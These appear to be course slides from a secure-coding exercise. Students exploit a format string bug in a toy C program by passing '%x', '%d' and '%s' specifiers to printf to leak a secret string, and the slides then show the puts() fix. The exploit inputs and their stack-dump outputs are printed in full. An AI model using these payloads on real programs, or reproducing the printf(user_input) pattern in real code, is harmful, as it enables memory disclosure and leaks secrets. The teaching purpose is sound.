
Secure Coding in C and C++

Exercise #5: Leaking the Secret

Software Engineering Institute
Carnegie Mellon University
Pittsburgh, PA 15213



Notices

Sample Program

The `name` program asks the user to enter their name, and then prints out a greeting message to them.

This program also contains a secret string in the source code:

```
char *secret = "I've got a secret!";
```

Exercise

1. Study the source code. What vulnerability does it contain that might make it possible to leak the secret?
2. Exploit this program. That is, run the program, and provide it with a name that will convince it to print out the contents of `secret`.
   - The program can print out whatever else you wish, as long as it also leaks the secret.
3. What is the smallest input string you can provide that still causes the program to print the contents of secret?
   - The program allocates a buffer of 50 characters for a simple name. Typically an input buffer would be smaller, limiting the malicious input that can be fed to the program.
4. How can you modify the program to mitigate this vulnerability?

Exercise Reference Material

- C standard
- man / help pages
- CERT Secure Coding standards
- *Secure Coding in C and C++*

Exercise

Leak the Secret!

(45 minutes)

The Vulnerability

The source code is subject to a format string vulnerability:

```
11  fgets( user, LIMIT, stdin);
12  output[0] = '\0';
13  strcpy(output, "Welcome ");
14  strcat(output, user);
15  printf(output);
```

The string sent to `printf()` contains input from the user.

The user may therefore provide a format conversion specifier, such as `%i`, which would be interpreted by `printf()` as a request to print an integer.

The program also contains other vulnerabilities:

- No error checking on calls to `fgets()` or `malloc()`
- Does not free memory upon exit.
- Buffer overflows?

Exploit Method 1

To exploit the program, run it in the debugger. Note the address of the secret pointer:

```
secret    char *      0x55556004 "I've got a secret!"
```

Address of `secret`

This address is on the stack! Let's see if it is anywhere near our format string!

Exploit Method 2

Provide this input:

```
Please enter your name:
Bob:%08x:%08x:%08x:%08x:%08x:%08x:%08x:%08x
```

This should cause the program to produce a small memory dump of its stack:

```
Welcome Bob
:555592c0:0000000b:5    3a78:555592a0
:253a7838:00000000:55556004:555592a0
```

Note that this hex value in the output is the pointer to secret! Replacing the corresponding `%08x` with `%s` should reveal the secret!

Exploit Solution

```
Please enter your name:
Bob:%08x:%08x:%08x:%08x:%s
Welcome Bob
:08a892c0:00000004:0073253a
:08a892a0:08a892e0:00000000
:I've got a secret!
```

string literal from `output`

8 bytes as an `unsigned int` (x6)

Exploit Solution Notes

There are many variations of this answer, such as using `%d` rather than `%x`.

The `%08` indicates that each number should be padded with extra 0's if necessary to make it 8 characters long.

The program's actual output can vary, because the integers printed come from stack locations that can change for each run of the program.

Minimal Exploit Solution

```
Please enter your name:
%d%d%d%d%d%d%s
Welcome
1431671456141680172069143167145662732016 40
I've got a secret!
```

There are a few variations of this answer, such as using `%p` to convert each 8-byte sequence into pointers.

Mitigating the Vulnerability

Change the last `printf()` call to a `puts()`:

```
14   strcat(output, user);
15   puts(output);
16   return 0;
```

- The `puts()` function is less featureful than `printf()`, because it does not treat format specifiers like %s any differently than other output.


Questions